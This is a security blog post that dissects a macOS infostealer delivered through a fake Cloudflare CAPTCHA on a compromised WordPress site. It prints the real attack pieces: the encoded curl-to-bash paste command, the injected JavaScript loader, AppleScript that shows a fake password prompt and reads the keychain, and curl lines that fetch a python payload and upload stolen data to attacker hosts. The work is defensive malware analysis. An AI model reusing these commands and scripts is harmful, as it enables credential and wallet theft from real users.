Behind the Fake CloudFlare: Dissecting a new MacOS Infostealer
⚠️ Disclaimer
This article is for research and educational purposes only.
Execute any code or scripts at your own risk. I am not responsible for any damage done to your computer or data.
Imagine it's Monday morning, noon. You're discussing with your colleagues what to have for lunch. Looking trough the list of links for nearby restaurants.
One asian takeout catches your eye, and you click on it to check the menu, once the site loads a Cloudflare CAPTCHA appears.
No big deal, right? We've all seen it, Cloudflare offers DDoS and bot protection service. But this one takes unusually long… And you swear you saw the real page flicker before the CAPTCHA appeared. That makes no sense! Cloudflare should run before a site loads to be able to block bots and DDoS attacks, not the other way around!
The CAPTCHA never stops spinning and after a couple seconds a completely new section appears below. It mentions some unusual traffic detected from you session and asks you to prove you're human.
That's usually the role of the CAPTCHA but in this case they want you to perform specific actions on your keyboard and copy a message. This is very odd, Cloudflare never asks you to do this.

You try to select the text they want you to copy, but it doesn't work. Thankfully they added a helpful "Copy" button. You click it and follow all the steps like they ask, essentially opening your computer Terminal and pasting the text you copied into it. But just before you hit enter to execute, you realize: That's not what you copied, what is this?!
echo "Y3VybCAtcyBodHRwczovL3Bsc3AubWVzaHNvcnRlcmlvLmNvbSB8IG5vaHVwIGJhc2ggJg==" | base64 -d # | b a s h
You might have understood by now, this is not a real CloudFlare page. Instead someone has set up a fake page to do something fishy.
Let's explore this a bit more.
Aren't Macs, like, ultra secure?
You always hear people say "No, MacOS is safe!", "You can't get a virus on a macbook", "Only windows is vulnerable", you would be shocke d about how common vulnerabilities are these days. Hackers don't discriminate, they have time, love and dedication to give to each and every platform, as long as there's something to get out of it.
Vulnerabilities are everwhere, you might be on the "most secure platform", with all the best configurations to help you stay safe, if you run a vulnerable piece of software, or click on something you shouldn't have, you can still get compromised.
I feel like these days it's become a habit to see at least one extremely critical vulnerability every couple of weeks, unfortuantely, as a society we have normalized mediocre security practices and are actively paying the price.

Number of documented vulnerabilities by year, CVE details
Now how does the malware get into your computer? It just ask nicely! This is what we call social engineering, even if done passively trough a webpage. They abuse your trust of the CloudFlare brand, and your lack of suspicion, to trick you into downloading and running their malware.
So who did it?
Let's try to think critically:
- Is the takeout cook trying to hack me? No.
- Is the administrator of the website trying to hack me? Not likely.
- Is the website vulnerable? Let's use Wappalyzer to confirm what technologies are used on the website, this tool only looks at the available information on the site to determine what the site uses:

WordPress is a CMS used on an estimated 43.5% of all websites on the entire web. Between the numerous vulnerabilities, the misconfigurations and the plugins used, WordPress is a very common target for attackers.
There are a handful of ways the malicious CloudFlare page could have ended there. We can only speculate, it's likely the attackers are not affiliated with the restaurant, instead they probably found a common flaw, that allowed them to infiltrate the Administrator panel, and inject their fake page so that all users visiting the site see it.
I have contacted the hosting provider of the malicious website via their abuse email, they responded saying they will be looking into it. Unfortunately the website has been running for almost a month now, I'm sure I'm not the only one that reported this.
I have also contacted the owner of the website that got compromised, but they appear to have gone out of business as the email server is not found and my email bounced back to me. This is weird and raises even more questions on the nature of the attack, but I don't want this article to become a wild conspiracy theory, so I'll leave it at that.
Let's get technical
Here's the original payload we copied (disabled to prevent execution):
echo "Y3VybCAtcyBodHRwczovL3Bsc3AubWVzaHNvcnRlcmlvLmNvbSB8IG5vaHVwIGJhc2ggJg==" | base64 -d # | b a s h
Let's run it, without the: | bash at the end, to prevent executing it, and we get the following:
curl -s hXXps[://]plsp[.]meshsorterio[.]com # | nohup b a s h &
We got a curl command that silently fetches a webpage, and runs whatever it got via nohup bash &, essentially makes the process run in the background, independently of the terminal sessions that started it.
If we try to visit the website on a browser, we get an error, this is a classic evasion technique. To actually see the payload the site expects the request to come from curl, this can be done because under the hood curl has it's own "User-Agent". A line of text that acts as a fingerprint on the internet, it allows websites to track their users devices and software, useful for analytics and creating responsive sites.
While your browser will show a User-Agent like this:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
curl on the other hand, has this:
curl/7.54.1
We can easily forge the User-Agent header to make the website think we're using curl,either via a proxy (e.g. Burp Suite), or browser extensions (e.g. "User-Agent Switcher"). Visiting the site again, we get the payload:
osascript -e 'on mkdir(someItem)
try
    set filePosixPath to quoted form of (POSIX path of someItem)
    do shell script "mkdir -p " & filePosixPath
end try

-- ... [cut ~360 lines] ...

main()'
If you are are not familiar with the MacOS ecosystem, you might wonder what is osascript? It allows to run AppleScript in-line.
Now, if you are not familiar with AppleScript (lucky you), you can think of it as a sort of VBScript-meets-Lua for MacOS, and just like VBScript it has way too much power over the system for it's own good.
It's a begginer-friendly scripting language with a verbose syntax, almost pure english at times, and it integrates well with MacOS.
Origin of the fake CloudFlare page
Before we look at the actual payload, let's see where the fake Cloudflare comes form, we find this URL being called from the takeout food site:
hXXps[://]fetchapiutility[.]com/ZrrVDxJ3ZU7awaVIgi8uNoO0x5s7wrpGXB44XmfWQbZ5-t
Calling this site we get this JavaScript payload:
(function(o, q, f, e, w, j) {
    w = q.createElement(f);
    j = q.getElementsByTagName(f)[0];
    w.async = 1;
    w.src = e;
    j.parentNode.insertBefore(w, j);
})(window, document, 'script', `hXXps[://]meshsorterio[.]com/s/X.js?${Array.from({length: 8}, () => "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".charAt(Math.floor(Math.random() * 62))).join('')}=${Math.floor(Date.now() / 1000)}`);
It's not the most interesting, it just generates a payload and serves the fake page.
The Payload Highlights
Fake Password Prompt & Keychain Theft
First thing the payload does is capture your username, after that in runs this:
on getpwd(username, writemind)
  try
    if checkvalid(username, "") then
      set result to do shell script "security 2>&1 > /dev/null find-generic-password -ga \"Chrome\" | awk \"{print $2}\""
      writeText(result as string, writemind & "masterpass-chrome")
    else
      repeat
        set result to display dialog "Required Application Helper. Please enter device password to continue." default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "Application wants to install helper" with hidden answer
        set password_entered to text returned of result
        if checkvalid(username, password_entered) then
          return password_entered
        end if
      end repeat
    end if
  end try
  return ""
end getpwd
It first checks your password validity via a checkvalid function that calls the following command:
dscl . authonly <user> <password>

man dscl
# DESCRIPTION
#      dscl is a general-purpose utility for operating on Directory Service directory nodes. Its commands allow one to create, read, and manage Directory Service data.
If you don't have a password set (WHICH YOU ABSOLUTELY SHOULD), then the condition succeeds and the script continues towards your Chrome master password. It uses the security command to retrieve keychain related information:
security 2>&1 > /dev/null find-generic-password -ga "Chrome" | awk "{print $2}"

man security
# DESCRIPTION
#      A simple command line interface which lets you administer keychains,
#      manipulate keys and certificates, and do just about anything the Security
#      framework is capable of from the command line.
Running it opens a legit dialogue asking for the user's password:

If you enter your password without thinking twice then it will extract the "password" field from the "Chrome" entry. This password is a symetrical key used to encrypt the Chrome profile data (passwords, cookies, etc.), if it succeeds it will write the password to: /tmp/lovemrtrump/masterpass-chrome.
On the contrary, if you had a password set, the script opts for a more aggressive solution, it pop's-up a fake dialog asking for your password in a loop until you give it.

This time they don't try to grab the Chrome master password, I wonder why, maybe they didn't want to risk suspicion by asking for access via popup's twice in a row, though they have your password at this point.
If everything worked out fine, the password gets saved in ~/.pwd and /tmp/lovemrtrump/ggwp.
Collecting private information
First it does some profiling via:
system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType
Which outputs information about your software, hardware and display.
Then it calls out to a ngrok endpoint to download a new python payload, though unfortunately it's down at the moment so there is no way to see what the payload does:
export SUDO_PASSWORD=$PWD
nohup curl hXXps[://]00704ae865ee[.]ngrok[.]app/asset[.]py # | p y t h o n 3 - > /dev/null 2>&1 &"
After that the infostealing starts, it will collect information from lots of different places in your machine:
- All Apple Notes, as well as up to 12Mb of media files linked to your notes.
- Safari cookies from all the websites you visited and logged into (these can be used to impersonate you and access your session without needing for your password).
- Hardware UUID using
system_profiler(this could be used as a fingerprint method to track who they successfully compromised). - Safari auto-fill form data (your name, address, phone number, etc)
- Copies your entire keychain (mostly passwords and all encryption keys used around by software)
- Looks in
~/Desktop/and~/Documents/, downloads any of the following:txt,pdf,docx,wallet,key,keys,doc,jpeg,png,kdbx,rtfandjpg - Chromium-based browsers (Chrome, Brave, Microsoft Edge, Vivaldi, Opera, OperaGX, Chrome Beta, Chrome Canary, Chromium, Chrome Dev, Arc)
- Tries to find specific chrome addons and copy their data. In particular it looks for 198 different crypto wallet extensions and 13 different password managers
- Tries to find and extract the following directories:
/Network/Cookies,/Cookies,/Web Data,/Login Data,/Local Extension Settings/,/IndexedDB/
- Firefox-based browsers (Firefox, Waterfox)
- Looks for and extracts important files:
/cookies.sqlite,/formhistory.sqlite,/key4.db,/logins.json - Attempts to locate two different crypto wallet extensions and copy their data (MetaMask and BNB Chain Wallet)
- Looks for and extracts important files:
- Grabs a copy of any crypto wallet you might have: Electrum, Coinomi, Exodus, Atomic, Wasabi, Ledger Live, Monero, Bitcoin Core, Litecoin Core, Dash Core, Electrum LTC, Electron Cash, Guarda, Dogecoin Core, Trezor Suite
All of this gets stored in /tmp/lovemrtrump/.
Then finally uses ditto to compress all the data into a zip archive:
ditto -c -k --sequesterRsrc /tmp/lovemrtrump/ /tmp/out.zip

man ditto
# NAME
#      ditto – copy directory hierarchies, create and extract archives
Then sends itself the data:
# BUILD_ID=f48fbe39836779cadbf148b5952919fd
curl -X POST -H "X-Bid: $BUILD_ID" -F "lil-arch=@/tmp/out.zip" hXXps[://]meshsorterio[.]com/api/data/receive
And deletes traces of the temporary files it left.
Other appearances of the malware
It appears that the infostealer doesn't only focus on MacOS and actually has multiple payloads rolled out on different websites, for example here we can see a X/Twitter post for the exact same fake CloudFlare page, but for Windows:
New malware dropped pic.twitter.com/EBPh7UXh9v
— Enderman (@endermanch) July 9, 2025
While the fake cloudflare with specific actions to take is relatively common and has bee naround for a while, I believe the one I encountered and the one the Twitter user @endermanch found, are both part of the same campaign, they are extremely similar, and targeter to specific OS's.
Stay safe out there. Always doubt if something seems off.
Don't give your passwords to any prompt that asks for it.
And over all don't run any random command in your terminal! Ask someone or ChatGPT for an explaination of what it does first.